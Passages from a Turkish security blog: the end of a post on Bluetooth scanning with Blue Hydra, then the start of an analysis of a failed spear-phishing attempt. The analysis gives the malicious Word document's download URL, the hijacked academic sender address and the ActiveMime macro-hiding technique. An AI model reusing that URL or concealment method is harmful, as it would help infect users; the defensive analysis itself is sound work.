




Tabii işi biraz daha ileriye götürüp etraftaki Bluetooth cihazlardan, aygıtlardan daha detaylı bilgi almaya karar verdim ve bu defa Blue Hydra aracı ile ufak bir test gerçekleştirdim.

> *Blue Hydra aracı sızma testi cihazları ile adını duyurmuş Pwnie Express ekibi tarafından geliştirilmekte olan, tespit etiği Bluetooth aygıtları, cihazları ve topladığı bilgileri arka planda veri tabanında saklayabilen oldukça faydalı bir araçtır.*

Raspberry Pi'yi evde camın kenarına yaklaştırdığımda, Blue Hydra sayesinde etrafımda çok sayıda Bluetooth cihaz olduğunu üretici, tür, sürüm, işaret gücü göstergesi (RSSI) bazında görebildim. Hatta RSSI bilgisi sayesinde ya üst ya da alt kattaki komşumun 55 ekran Samsung televizyonu olduğunu tespit edebildim.



Bu bilgileri ben toplayabiliyorsam herkes toplayabilirden yola çıkacak olursak, art niyetli kişilerin, teknolojiden faydalanabilen hırsızların bu yöntem ile kendileri için değerli olabilecek bilgileri toplayabileceğini öğrenmiş oldum.

Güvenliğiniz, mahremiyetiniz adına cep telefonundan, evinizde kullanmış olduğunuz nesnelerin internetine (IoT) kadar tüm cihazlarınızda, sistemlerinizde kullanmadığınız sürece Bluetooth servisini kapalı tutmanızı ve çevrenizdekilere de bunu tavsiye etmenizi öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Mavi Tehlike appeared first on Siber Güvenlik Günlüğü.

Bir APT Girişimi


By Mert SARICA on April 3rd, 2017

Her geçen yıl yaşanan ciddi siber güvenlik ihlalleri ile başkalarının yaşadıklarından ders çıkaran kurumlar, katmanlı güvenlik mimarisine daha fazla önem vermeye, davranışsal analiz, izleme yapan teknolojilere ve ileri seviye siber saldırıları tespit edebilmeleri, müdahale edebilmeleri adına çalışanlarına daha fazla yatırım yapmaya başladılar. Yıllar içinde klasik güvenlik yaklaşımının (antivirüs, firewall, ips vs.) siber saldırganları tespit etmekte zayıf kalması, engelleyememesi, kurumları daha fazla kaynaktan kayıt (log) toplamaya (SIEM) ve bunlardan anlamlı, değerli alarmlar üretmeye (korelasyon) kanalize etti. Eskiden tehdit raporlarında okunan ileri seviye siber saldırılar (APT), kurumlar için uyanılamayan bir kabusa dönüşmeye başladı.


Yazılı ve görsel medyadan da duyurulduğu üzere geçtiğimiz aylarda Akbank, Kamuoyu Aydınlatma Platformu (KAP) üzerinden siber saldırıya uğradığını duyurdu. Gelişme ve sonuç kısımları farklı olsa da 2014 yılında HSBC Türkiye de bir siber saldırı yaşadığını kamuoyu ile paylaşmıştı. Bugün bakıldığında dünyada olduğu gibi ülkemizde de bankaların (medyaya yansımayanlar da dahil) ileri seviye siber saldırılarla karşı karşıya olduğu yadsınamaz bir gerçek bu nedenle Carbanak, Odinaff gibi ileri seviye siber saldırılar ile finansal kurumlardan 1 milyar dolara yakın para çalan organize siber suç örgütleri ile mücadele edebilme adına regülasyonların ve güvenlik standartlarının da ötesinde, teknoloji, eğitim ve insan kaynağı konularında finans kurumlarının, bankaların çalışmalarına, yatırımlarına hız kesmeden devam etmeleri gerekmektedir.


Günümüzde bir banka hackleniyor ise bunun ardında yolun başında olan 3-5 genç arkadaşın olma ihtimali oldukça düşük olduğu için, "Benim antivirüs bile zararlı makroyu tespit ediyor." gibi yorumlarla bu tür ileri seviye siber saldırıları basite indirgemek çok doğru bir yaklaşım olmayacaktır. Amma velakin, uçak kazalarında olduğu gibi zincirleme yapılan hataların sonucunda bu durumla karşılaşıldığı gerçeği de, her hacking vakası sonrasında dikkatle irdelenmesi ve herkes adına ders çıkarılması gereken önemli bir konudur. Özellikle bankaların hacklenmesinden sonra her kriz bir fırsat doğurur edasıyla yapılan ürün yerleştirmelerin dışında, kimi haklı kimi haksız yorumlar okudukça, bu yazı ile başarıya ulaşamayan bir APT girişimini ve bundan sonra haberlere konu olan vakaların okurlar tarafından daha objektif bir gözle değerlendirilmesine, yorumlanmasına da yardımcı olmaya karar verdim.


Bu hikaye, London School of Economics üniversitesinde bir akademisyenin e-posta hesabının hacklendiği varsayımı üzerine başlar. Art niyetli kişi tarafından hedef kurumdan özenle seçilmiş tek bir kişiye e-posta yolu ile sosyal mühendislik saldırısı gerçekleştirilmeye çalışılır. Bu saldırıda hedef alınan kişiyi şüphelendirmeme adına ilk olarak bir tane e-posta gönderilir. E-postayı gönderen kişinin gerçekten o üniversitede çalışan bir akademisyen olması, e-posta adresinin (w.frost@lse.ac.uk) gerçekten o kişiye ait olması, gönderilen ilk e-postada herhangi şüpheli bir ek, bağlantı adresi (link) bulunmaması ve kelimelerin özenle seçilip, e-postanın oldukça iyi kurgulanmış olması, art niyetli kişi veya kişilerin motivasyonunu net olarak ortaya koymaktadır. Art niyetli kişi tarafından gönderilen son e-postada, hedef kişiden bir formu indirmesi (http://moya.bus.miami.edu/~emil/Documents/Application_Form.doc) ve doldurması istenir. Alınan önlemler sayesinde hedef kişiye ulaşamayan bu e-posta, FireEye güvenlik sistemi başta olmak üzere çok sayıda sistemde alarmları tetikleyerek, şüpheli e-postanın kurumsal SOME ekibi tarafından manuel olarak incelenmesi sürecini başlatır.




Application_Form.doc dosyasını indirip Microsoft Office yazılımı ile açtığınızda, "Some active content has been disabled / Bazı etkin içerik devre dışı bırakıldı" uyarı mesajı ile karşılaşıyorsunuz ancak Microsoft Office Makro Analizi başlıklı yazımda olduğu gibi kolay bir şekilde Macro (view -> macros -> view macros) menüsünden makroya dair bir içerik göremiyorsunuz çünkü bu zararlı makro, Dridex bankacılık zararlı yazılımı salgınında olduğu gibi ActiveMime objesi (zlib ile sıkıştırılmış makro içeren OLE) olarak dosyada yer alıyor. VirusTotal sitesine Application_Form.doc dosyasını yüklediğinizde ise herhangi bir antivirüs yazılımının bu dosyayı zararlı olarak tespit edememesi (0/53) haliylen sizi pek şaşırtmıyor.



Application_Form.doc - Word
FILE
HOME
INSERT
DESIGN
PAGE LAYOUT
REFERENCES
MAILINGS
REVIEW
VIEW
Sign in
Calibri
16
Paste
Clipboard
Font
Paragraph
Styles
Find
Replace
Select
Editing
SECURITY WARNING Some active content has been disabled. Click for more details.
Enable Content
Form number: 000034/16
Expert Application Form
This form is processed automatically. Please use appropriate fields for your answers.
Name
Phone
E-mail
Q1. How long have you been working in the Banking field?
Less than a year
1 year - 3 years
3 years - 7 years
More than 7 years
Q2. What is your specialty?
Q3. How would you rate you team working skills?
Very good
Good
Satisfactory
Fair
Q4. How much time can you spend on the Cooperation tasks per week?
2-3 hours
4-6 hours
7-9 hours
More than 9 hours
Q5. Do you have any professional certificates?
Yes
No
Application_Form.doc: 1.503 characters (an approximate value).
%100



Microsoft Office Security Options
Security Alert - Macros & ActiveX
Macros & ActiveX
Macros and one or more ActiveX controls have been disabled. This active content might contain viruses or other security hazards. Do not enable this content unless you trust the source of this file.
Warning: It is not possible to determine that this content came from a trustworthy source. You should leave this content disabled unless the content provides critical functionality and you trust its source.
More information
File Path: C:\...p\malware-apt\malware\1be9799d85fedfcbaeb8a95c5e50262e.doc
Help protect me from unknown content (recommended)
Enable content for this session
Open the Trust Center
OK
Cancel

